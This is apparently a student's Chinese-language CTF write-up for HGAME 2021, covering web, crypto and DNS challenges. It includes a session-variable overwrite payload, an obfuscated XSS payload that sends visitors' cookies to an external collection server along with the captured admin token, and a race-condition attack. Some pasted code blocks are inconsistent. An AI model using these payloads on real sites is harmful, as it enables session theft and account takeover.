

摘要

菜鸡视角 hgame 游戏体验

# WEB

## 第一题

LazyDogR4U[已完成]

描述

懒狗R4u把Flag藏起来了，但由于他是懒狗，所以flag藏的很下安全。

题目地址 <http://49b41b4474.lazy.r4u.top>

基准分数 150

当前分数 150

完成人数 105

首先，/www.zip 存在源码泄露。




```
//config.ini
[global]
debug = true

[admin]
username = admin
pass_md5 = b02d455009d3cf71951ba28058b2e615

[testuser]
username = testuser
pass_md5 = 0e114902927253523756713132279690
```

通过阅读源码了解到，需要以 admin 账户登录才能获得 flag。但是很显然我们只能利用 php 比较漏洞来登录 testuser 账户，但是这样显然无法得到 flag。




但是 admin 被加密的 MD5 尝试了很多办法也无法解码。这时候得利用 变量覆盖 将 `$_SESSION['username']` 的值变为 `admin`。

在 `lazy.php` 存在一段过滤代码，会将请求中所有键名进行过滤，但是只过滤了一遍，这里造成了漏洞。

我们可以构造 payload：

```
_SESSESSIONION[username]=admin&submit=getflag
```

POST 发送数据即可得到flag



## 第二题

这题很明显是考的 XSS，为此煞费苦心自己搭建了一个 XSS 平台，用的是莲花战队的源码

BLUE-LOTUS	XSS接收面板						
接收面板	时间	IP	来源	客户端	请求	携带数据	保持连接
我的JS	2021年2月13日 20:47:57	49.66.45.34	江苏省无锡市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月10日 12:32:59	39.107.86.51	香港特别行政区	Linux Firefox(36.0)	GET	{}	否
公共模板	2021年2月10日 3:43:0	47.103.43.235	加拿大	未知操作系统 未知浏览器(未知)	GET	{}	否
	2021年2月10日 0:57:12	101.83.156.20	上海市电信	Windows 10 Firefox(85.0)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
关于	2021年2月10日 0:56:34	159.75.113.183	美国	未知操作系统 未知浏览器(未知)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月10日 0:53:41	101.83.156.20	上海市电信	Windows 10 Firefox(85.0)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
注册	2021年2月10日 0:45:10	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月10日 0:28:53	54.221.27.173	美国华盛顿州西雅图市亚马逊(Amaz...	未知操作系统 Chrome(80.0.3987.149)	GET	{}	否
	2021年2月9日 0:17:2	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月9日 0:9:36	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月9日 23:59:26	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"COOKIE":["PHPSESSID"]}	否
	2021年2月9日 23:59:20	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"COOKIE":["PHPSESSID"]}	否
	2021年2月9日 19:37:26	62.210.5.253	法国ONLINE S.A.S.数据中心	Linux Firefox(58.0)	GET	{}	否
	2021年2月9日 18:39:1	111.21.175.34	中国移动	Windows 10 Chrome(87.0.4280.88)	GET	{}	否
	2021年2月9日 18:21:23	212.83.146.233	法国ONLINE S.A.S.数据中心	Linux Firefox(58.0)	GET	{}	否
	2021年2月9日 16:29:31	101.83.156.20	上海市电信	Windows 10 Firefox(85.0)	GET	{"GET":["keepsession","location","toplocation","cookie","opener"]}	是
	2021年2月9日 16:26:36	101.83.156.20	上海市电信	Windows 10 Chrome(88.0.4324.150)	GET	{"COOKIE":["PHPSESSID"]}	否

题目图下：

Post to zuckonit[已完成]

描述

d1gg12 新学了HTML，一起来看看他写的在线博客吧！

题目地址 <http://zuckonit.0727.site:7654>

基准分数 250

当前分数 250

完成人数 73

ONLINE BLOG EDITOR

Editor Flag About Help

Post to Zuckonit

Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

Post it! Code: md5(code)[0] == 313094 Submit Clear posts

2021-02-06  
I have tried to learn HTML the whole yesterday, and I finally made this ONLINE BLOG EDITOR. Feel free to write down your thoughts.

2021-02-05  
Yesterday, I watched *The Social Network*. It really astonished me. Something flashed me.

网页逻辑：第一个文本框中输入信息，点击 Post it 后会显示在下面的留言区；第二个输入框输入验证码，点击提交后，服务器会自动浏览你的留言。但是我们必须有管理员的 token 才能点击左上角的 flag 获得 flag。所以我们要做的：

- 写一段 xss代码 能够截取浏览者cookies 并发送到 xss平台
- 爆破一个字符串，使得这个字符串经过 MD5 加密后的前六位与验证码提示框中给出的验证码相同
- 等待服务器读取留言，xss 平台会收到来自 admin 的 token
- 使用管理员的 token 点击 flag 获取答案

这个网站的 XSS 过滤原则很有趣，script 变 div，遇到 http ptth 直接删除，遇到 onerror 转换成 rorreon 并将所有字符串反转，遇到 rorreon 转换成 onerror 并将所有字符串反转

经过精致打磨，写出了 xss 代码如下：

```
>vid<>"");(){}))
(){}'nruter{}e(hctac}'':ferh.noitacol.renepo.wodniw?)ferh.noitacol.renepo.wodni
w&&renepo.wodniw(nruter{yrt{})(noitcnuf((epacse+'=renepo&'+))
(){}'nruter{}e(hctac}eikooc.tnemucod nruter{yrt{)(noitcnuf((epacse+'=eikooc'+))
(){}'nruter{}e(hctac}ferh.noitacol.pot nruter{yrt{
(noitcnuf((epacse+'=noitacolpot&'+))(){}'nruter{}e(hctac}ferh.noitacol.tnemucod
nruter{yrt{)(noitcnuf((epacse+'=noitacol&1=noissespeek?/'+etisbew=crs.))(egamI
wen({)(noitcnuf(';php.xedni/moc.sduolcjm.ssx//:s'+b+a=etisbew rav ;'ptt'=b rav
;'h'=a rav"=rorreon x=crs gmi<>vid/<
```

提交后不一会，我的 XSS 收到了我自己的 cookies。

## Post to Zuckonit

Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

Post it!

Code: md5(code)[6] == 313094

Submit

Clear posts

2021年2月14日 0:55:35 | 103.149.248.76 | 亚太地区 | Windows 10 Chrome(88.0.4324.150) | GET | [{"GET":["keepsession","location","toplocation","cookie","opener"]}]

GET	POST	Cookie	HTTP请求信息	其他信息
键	值			
keepsession	1			
location	http://zuckonit.0727.site:7654/			
toplocation	http://zuckonit.0727.site:7654/			
cookie	token="WELCOME TO HGAME 2021."			
opener				

说明 XSS 成果，下一步是要破解那个验证码。无从下手，于是写了个 Python 爆破，就测试五位数字看看，跑不出那就删除 cookie 刷新页面，重发脚本，使用新的验证码，总有能成功的。

```
import hashlib
import random

def encryption(chars):
    return hashlib.md5(chars.encode('utf-8')).hexdigest()

def generate():
    return str(random.randint(99999, 1000000))
```

```
def main():
    start = "313094"
    while True:
        strs = generate()
        print("Test", strs)
        if encryption(strs).startswith(start):
            print("yes!")
            print("[+] %s " % strs + "%s " % encryption(strs))
            break
        else:
            print("no!")

if __name__ == '__main__':
    main()
    print('完成!')
```

当时我成功了：

```
# 脚本功能：生成以指定字符为开头的md5值（5位数字）
import hashlib
import random

def encryption(chars):
    return hashlib.md5(chars.encode('utf-8')).hexdigest()

def generate():
    return str(random.randint(99999, 1000000))

def main():
    start = "1a1329"
    while True:
        strs = generate()
        print("Test", strs)
        if encryption(strs).startswith(start):
            print("yes!")
            print("[+] %s " % strs + "%s " % encryption(strs))
            break
        else:
            print("no!")

Process finished with exit code 0
```

提交！随后 XSS 平台就收到了管理员的token：

2021年2月10日 0:56:34	159.75.113.183	美国	未知操作系统 未知浏览器(未知)	GET	["GET":["keepsession","location","toplocation","cookie","opener"]]
键	值	POST	Cookie	HTTP请求信息	其他信息
keepsession	1				
location	http://159.75.113.183:7654/checker?contents[%3C/div%3E%3Cimg%20src%3D%20error%3D%22var%20a%3D%27h%27%3B%20var%20b%3D%27tp%27%3B%20var%20website%3Da%2Bb%2B%27s%3A/xss.mjclouds.com/index.php%27%3B%28function				
toplocation	http://159.75.113.183:7654/checker?contents[%3C/div%3E%3Cimg%20src%3D%20error%3D%22var%20a%3D%27h%27%3B%20var%20b%3D%27tp%27%3B%20var%20website%3Da%2Bb%2B%27s%3A/xss.mjclouds.com/index.php%27%3B%28function				
cookie	token=77c30a3a5d963d8c44476259f77873764a1be04a9a45d8f92ae6b77b155acf				

修改 token 得到 flag！

## 第四题

## Liki的生日礼物[已完成]

### 描述

Liki生日快要到了，她想要一台switch，你能帮她么？

题目地址 <https://birthday.liki.link>

基准分数 200

当前分数 200

完成人数 103

先注册账号，这里不吐槽了，简单的用户名已经都被注册了....

商城

登出

商城

注册即送2000元，40元可换一张兑换券  
52张兑换券即可兑换一台switch噢  
如果你能送一台switch给liki说不定她会告诉你flag呢

用户余额	兑换券数量
2000	0

兑换券

¥ 40

兑换数量


兑换


switch

52张兑换券

兑换


很明显，差两张券，这里运用条件竞争，方便点用 Burp，低线程兑换券，一次兑换一张，高线程兑换非法数量的券，我使用数量 0，设置如下（左侧100线程，右侧50线程）：





Attack!

不一会就有结果了：



flag GET!

# Crypto

## 第三题

WhitegiveRSA[已完成]

描述

$N = 882564595536224140639625987659416029426239230804614613279163$

$e = 65537$

$c = 747831491353896780365654517748216624798517769637260742155527$

题目地址 <https://www.baidu.com>

基准分数 150

当前分数 150

完成人数 177

很 easy 直接上脚本：

```
import libnum
from Crypto.Util.number import long_to_bytes

c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
# n = int("",16)
e = 65537
# e = int("",16)
q = 1029224947942998075080348647219
p = 857504083339712752489993810777

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n) # m 的十进制形式
string = long_to_bytes(m) # m明文
print(string) # 结果为 b' m ' 的形式
```



```
1 import libnum
2 from Crypto.Util.number import long_to_bytes
3
4 c = 747831491353896780365654517748216624798517769637260742155527
5 n = 882564595536224140639625987659416029426239230804614613279163
6 # n = int("",16)
7 e = 65537
8 # e = int("",16)
9 q = 1029224947942998075080348647219
10 p = 857584083339712752489993810777
11
12 d = libnum.invmod(e, (p - 1) * (q - 1))
13 m = pow(c, d, n) # m 的十进制形式
14 string = long_to_bytes(m) # m明文
15 print(string) # 结果为 b' m ' 的形式
```

Run: main x

```
"C:\Users\Wu Junyi\AppData\Local\Programs\Python\Python39\python.exe" D:/python_workspace/RSA/main.py
b'hgame{w0w-y0U_kNoW+R5@!}'

Process finished with exit code 0
```

FLAG get!

# MISC

## 第四题

DNS[已完成]

描述

A significant invention.



题目地址 [https://1.oss.hgame2021.vidar.club/dns\\_250e1c3c63209fd5546937be4f41cb39.pcapng](https://1.oss.hgame2021.vidar.club/dns_250e1c3c63209fd5546937be4f41cb39.pcapng)

基准分数 100


当前分数 100

完成人数 102

pcapng 文件，使用 Wireshark 打开，迅速锁定一个奇怪网址：



既然说到 SPF 那我们就查看一下 SPF记录吧。



```
管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/powershell

PS C:\Windows\system32> nslookup -type=txt flag.hgame2021.cf
服务器:  zte.home
Address:  192.168.5.1

非权威应答:
flag.hgame2021.cf      text =
                        "hgame{D0main_N4me_5ystem}"
PS C:\Windows\system32>
```

然后 flag 就出来了？

## 总结

---

自己好菜